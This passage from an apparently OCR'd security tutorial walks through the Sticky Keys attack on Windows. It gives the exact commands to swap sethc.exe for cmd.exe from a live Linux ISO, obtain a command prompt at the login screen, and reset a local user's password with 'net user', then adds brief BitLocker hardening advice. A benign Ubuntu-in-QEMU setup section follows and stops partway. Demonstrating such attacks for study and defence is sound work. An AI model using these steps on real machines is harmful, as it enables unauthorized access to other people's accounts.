├─sda1   8:1    0    50M  0 part
├─sda2   8:2    0  19.4G  0 part /mnt
└─sda3   8:3    0   530M  0 part
sr0     11:0    1 798.3M  0 rom  /run/archiso/bootmnt
root@archiso ~ # _
```

As we see in this picture above there is no error. Now, we can see what does exists on /mnt directory.

```
root@archiso ~ # ls /mnt/
'Documents and Settings'   PerfLogs     'Program Files'        Recovery                  Users     hiberfil.sys   swapfile.sys   '$WinREAgent'
 DumpStack.log.tmp         ProgramData  'Program Files (x86)'  'System Volume Information'  Windows   pagefile.sys   '$Recycle.Bin'
root@archiso ~ # _
```

As we see this is windows OS directories or **C:**.

Now we will see our target sethc.exe and we will replace it to cmd.exe

```
root@archiso ~ # cd /mnt
root@archiso /mnt # cd Windows/System32
root@archiso /mnt/Windows/System32 # mv sethc.exe sethc.exe.backup
root@archiso /mnt/Windows/System32 # cp cmd.exe sethc.exe
root@archiso /mnt/Windows/System32 #
```


In this picture we changed our directory to **/mnt/Windows/System32** by using **cd** command.

Then, we changed **sethc.exe** to **sethc.exe.backup** by using **mv** command.

lastly, we copy cmd.exe to be sethc.exe by **cp** command.

Now we have done from what we want. We will reboot the system and execute our windows OS.


```
root@archiso ~ # cd /mnt
root@archiso /mnt # cd Windows/System32
root@archiso /mnt/Windows/System32 # mv sethc.exe sethc.exe.backup
root@archiso /mnt/Windows/System32 # cp cmd.exe sethc.exe
root@archiso /mnt/Windows/System32 # reboot
```




We will boot from existing OS which is Windows OS by press enter from the keyboard.

The windows 10 is working correctly, great.


We press **shift button 5 times** and we will see what will happen.



As we see in this picture above. it executes cmd not the sethc program but it has the same name.




we can see how many users we have by use **net user** command.




We can see our username **test.** We can change his password


By this command **net user test ***.



We changed the password of our **test** user password from **aa** to **1.**

Let us see if we can login by password **1.**





Done we changed the password of the user without having to know it before.

Lastly, you need to change your **sethc.exe** to anything else and encrypt your hard disk with good technology like bit Locker for more security which will not protect you 100% but anything better than nothing.

Section 2: LINUX

How will we setup the ubuntu by VM(Qemu)?


We need to download ubuntu OS iso from ubuntu webiste.

```
$ ls
$ qemu-img create -f raw disk.raw 20G
Formatting 'disk.raw', fmt=raw size=21474836480
$ ls
disk.raw
$
```

We create VHD named **disk.raw** and has size 20 Gigabytes.


```
$ qemu-system-x86_64 -enable-kvm \
                     -cdrom ../iso/ubuntu-22.10-desktop-amd64.iso\
                     -cpu host \
                     -boot order=d \
                     -drive file=disk.raw,format=raw \
                     -m 4G
```

This command will make Our VM boots from ubuntu iso with using VHD which we create it and the VM has 4 Giga RAM.




This is the Grub Boot loader from ubuntu iso.


We press Try or Install Ubuntu.




This is ubuntu installer.

We will press Install ubuntu.







We press continue.




We click on the circle nearby minimum installion we do not need anything else for this experiment. We press continue.




We select something else and we press continue.



